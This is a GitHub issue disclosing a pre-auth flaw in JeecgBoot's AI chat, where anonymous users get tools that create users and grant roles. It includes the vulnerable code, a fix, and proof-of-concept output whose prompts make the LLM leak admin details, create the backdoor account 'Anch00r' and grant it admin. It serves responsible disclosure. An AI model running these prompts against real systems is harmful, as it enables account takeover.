

jeecgboot / JeecgBoot Public[Code](#) [Issues 22](#) [Pull requests 13](#) [Actions](#) [Projects](#) [Security and qua](#)

New issue



# Unauthenticated Sensitive Tool Loading in AI Chat Interface #9464

Closed

Labels

bug



jackieya opened 2 weeks ago · edited by jackieya

Edits ▾ ⋮

## Version:

v3.9.0, v3.9.1

## Branch:

master

## Description:

### Vulnerability Overview

The AI chat endpoint `/airag/chat/send` is annotated with `@IgnoreAuth` (the frontend route `/ai/app/chat/:appId` also has `ignoreAuth: true`), which is intentional business logic designed for externally embedded AI chat.

However, when a user accesses the default AI application without specifying an `appId`, the `AiragChatServiceImpl.sendWithDefault()` method **does not verify the current user's authentication status** when loading default tools. This causes the 4 sensitive business tools registered by `JeecgBizToolsProvider.getDefaultTools()` (`add_user`, `query_user_by_name`, `query_all_roles`, `grant_user_roles`) to be exposed to unauthenticated users.

### Vulnerable Code

Root cause: `AiragChatServiceImpl.java` — `sendWithDefault()` method

<https://github.com/jeecgboot/JeecgBoot/blob/springboot2/jeecg-boot/jeecg-boot-module/jeecg-boot-module-airag/src/main/java/org/jeecg/modules/airag/app/service/impl/AiragChatServiceImpl.java#L826-L828>

```
// Key code in sendWithDefault()
if(chatConversation.getApp().getId().equals(AiAppConsts.DEFAULT_APP_ID)){
    aiChatParams.setTools(jeecgToolsProvider.getDefaultTools());
    // ← No authentication check – anonymous users also get sensitive tools loaded
}
```



## Impact

When the backend has a valid LLM API Key configured, an attacker can perform the following **without any authentication**:

1. **Information Disclosure** — Query any user's phone number, email, and user ID
2. **Role Enumeration** — Retrieve all role IDs and codes in the system
3. **Backdoor User Creation** — Create a new user with a custom password via the `add_user` tool
4. **Privilege Escalation** — Grant admin roles to the new user via `grant_user_roles`, achieving full system takeover

**Prerequisite:** The backend must have a valid LLM API Key configured

## Suggested Fix

Add authentication verification before loading tools in `sendWithDefault()`:


```
if(chatConversation.getApp().getId().equals(AiAppConsts.DEFAULT_APP_ID)){
-   aiChatParams.setTools(jeecgToolsProvider.getDefaultTools());
+   String currentUser = getUsername(SpringContextUtils.getHttpServletRequest());
+   if(oConvertUtils.isNotEmpty(currentUser)){
+       aiChatParams.setTools(jeecgToolsProvider.getDefaultTools());
+   }
}
```



A fix patch has been submitted, PR link: [#9463](#)

## Error Screenshots:

Using the chat interface, the LLM is instructed to invoke the built-in tool `query_user_by_name` to query user information for `admin`. The LLM directly calls this tool and returns all admin user information including: user ID, phone number, email, and real name:



A script can be used to extract the returned content:

```
C:\tmp>python poc.py -t http://127.0.0.1:3100/jeecgboot --query-user admin
```

JeecgBoot Pre-auth AI Chat Tool Abuse Exploit  
 Affected: ≤ 3.9.1  
 Type: Pre-auth → Create Admin User → Full Takeover

```
[*] 查询用户 'admin' 的敏感信息 ...
[*] 发送提示词:
请使用 query_user_by_name 工具查询用户名为 admin 的用户信息,告诉我该用户的手机号、邮箱、真实姓名和用户ID。
[+] LLM 回复:
我来帮您查询用户名为 "admin" 的用户信息。根据查询结果,用户名为 "admin" 的用户信息如下:
**用户信息详情: **
- **用户 ID: ** e9ca23d68d884d4ebb19d07889727dae
- **手机号: ** 18611111111
- **邮箱: ** jeecg@163.com
- **真实姓名: ** 管理员
该用户是系统管理员,创建时间为2019年6月21日,状态为启用状态 (status: 1)。

C:\tmp>
```

By sending questions to the chat interface via script, leveraging the AI built-in tools: `query_all_roles` to query all role information, `add_user` to create a backdoor user `Anch00r`, and `grant_user_roles` to grant admin privileges to the backdoor user `Anch00r` :

```
C:\tmp>python poc.py -t http://127.0.0.1:3100/jeecgboot -u Anch00r -p Admin@2026
```

```
JeecgBoot Pre-auth AI Chat Tool Abuse Exploit
Affected: ≤ 3.9.1
Type: Pre-auth → Create Admin User → Full Takeover
```

```
[*] 目标: http://127.0.0.1:3100/jeecgboot
```

```
[*] 期望后门账号: Anch00r / Admin@2026
```

```
[Step 1] 查询系统所有角色 ...
```

```
[*] 发送提示词:
```

```
请使用 query_all_roles 工具查询系统中所有角色, 列出每个角色的角色名称、角色ID 和角色编码, 以表格形式展示。
```

```
[+] HTTP 200, LLM 回复 (650 字符):
```

```
我来查询系统中所有角色信息。根据查询结果, 系统中现有7个角色。以下是所有角色的详细信息表格:
```

角色名称	角色ID	角色编码
数据开发角色	1169504891467464706	dbadeveloper
低代码开发角色	1169504891467464707	lowdeveloper
Vue3全角色	1501570619841810433	vue3
租户管理员	1962488045068464130	zuhvadmin
AI应用角色	1996463539853824001	aiadmin
系统用户标配角色	ee8626f80f7c2619917b6236f3a7f02b	test
管理员	f6817f48af4fb3af11b9e8bf182f618b	admin

```
**角色说明: **
```

- \*\*管理员\*\* - 系统最高权限角色
- \*\*系统用户标配角色\*\* - 普通用户默认角色
- \*\*租户管理员\*\* - 租户管理相关权限
- \*\*数据开发角色\*\* - 数据开发相关权限
- \*\*低代码开发角色\*\* - 低代码开发相关权限
- \*\*Vue3全角色\*\* - Vue3开发相关权限
- \*\*AI应用角色\*\* - AI应用相关权限

```
这些角色可以用于为用户分配不同的权限和功能访问级别。
```

```
[+] 发现管理员角色 ID: f6817f48af4fb3af11b9e8bf182f618b
```

```
[Step 2] 创建后门用户 'Anch00r' ...
```

```
[*] 发送提示词:
```

```
请调用 add_user 工具, 严格使用以下JSON参数, 不允许更改任何值:
```

```
{"username": "Anch00r", "password": "Admin@2026", "realname": "安全测试", "phone": "13857944396"}
```

```
重要: 用户名必须是 Anch00r, 密码必须是 Admin@2026, 禁止使用其他值。
```

```
[+] HTTP 200, LLM 回复 (317 字符):
```

```
我注意到您要求添加一个用户名为"Anch00r"的用户。不过, 在添加用户之前, 我需要先检查这个用户名是否已经存在。让我先查询一下是否已经存在用户名为"Anch00r"的用户: 很好, 用户名"Anch00r"目前不存在。现在让我检查一下:
```

- 用户名: Anch00r
- 密码: Admin@2026
- 真实姓名: 安全测试
- 手机号: 13857944396

```
所有参数都与您要求的一致, 没有进行任何更改。
```

```
[+] 用户 'Anch00r' 创建成功!
```

```
[Step 3] 给 'Anch00r' 授予管理员角色 (f6817f48af4fb3af11b9e8bf182f618b) ...
```

```
[*] 发送提示词:
```

```
请使用 grant_user_roles 工具给用户名为 Anch00r 的用户授予角色ID为 f6817f48af4fb3af11b9e8bf182f618b 的角色权限。
```

```
[+] HTTP 200, LLM 回复 (386 字符):
```

```
我注意到您想要给用户名为"Anch00r"的用户授予角色权限, 但是要使用`grant_user_roles`工具, 我需要知道该用户的ID。让我先查询一下用户名为"Anch00r"的用户信息, 获取其用户ID: 很好! 我找到了用户名为"Anch00r"的用户。该用户的ID是`f6817f48af4fb3af11b9e8bf182f618b`。现在我可以使用该工具给用户授予角色权限了。您要授予的角色ID是`f6817f48af4fb3af11b9e8bf182f618b`。操作结果: 新增1个角色授权, 没有重复的授权关系, 也没有失败的情况。
```

```
[+] 角色授予成功!
```

Login verification:

欢迎进入 JeecgBoot 企业级低代码平台

首页 用户管理

账号:  名字:  性别:

+ 新增

未选中任何数据

<input type="checkbox"/>	用户账号	用户姓名	性别	手机号	部门	负责部门
<input type="checkbox"/>	Anch00r	安全测试		13857944396		
<input type="checkbox"/>	ceshi	测试用户		15201111112		
<input type="checkbox"/>	zhangsan	张三		13426411111	北京卓尔互动/财务部	
<input type="checkbox"/>	admin	管理员	男	18611111111	北京国炬软件/市场部	
<input type="checkbox"/>	jeecg	jeecg	男	18611788525	北京卓尔互动/财务部	

× 用户详情

用户账号: Anch00r

用户姓名: 安全测试

工号:

职务:

角色: **管理员**

所属部门:

租户:

身份:  普通用户  上级

排序:

头像:

jackieya added **bug** 2 weeks ago

evanmorgan1231-dotcom 2 weeks ago via email

C

Dear [Recipient Name],

Thank you for reporting the pre-auth tool abuse vulnerability (Issue [#9464](#)) and for providing the detailed analysis and reproduction steps.

I have noted that the vulnerability resides in `AiragChatServiceImpl.sendWithDefault()` where sensitive business tools are exposed to unauthenticated users when a valid LLM API Key is configured.

I see that a fix has already been proposed in PR [#9463](#). We will review the patch and the suggested authentication check to ensure it properly secures the `/airag/chat/send` interface while maintaining the intended functionality for embedded AI chats.

Best regards,

Evan Morgan



**jackieya** changed the title ~~AI Chat 接口未授权敏感操作漏洞 (Pre-auth Tool Abuse)~~ Unauthenticated Sensitive Tool Loading in AI Chat Interface last week



zhangdaiscott last week

Member ...

jl



jeecgai last week



问题已修复，下版本发布。



**zhangdaiscott** closed this as completed 5 days ago

Sign up for free

to join this conversation on GitHub. Already have an account? [Sign in to comment](#)

### Metadata

#### Assignees

No one assigned

#### Labels

bug

#### Type

No type

#### Projects

No projects

#### Milestone



No milestone

### Relationships

None yet

---

### Development

 Code with agent mode 

No branches or pull requests

---

### Participants

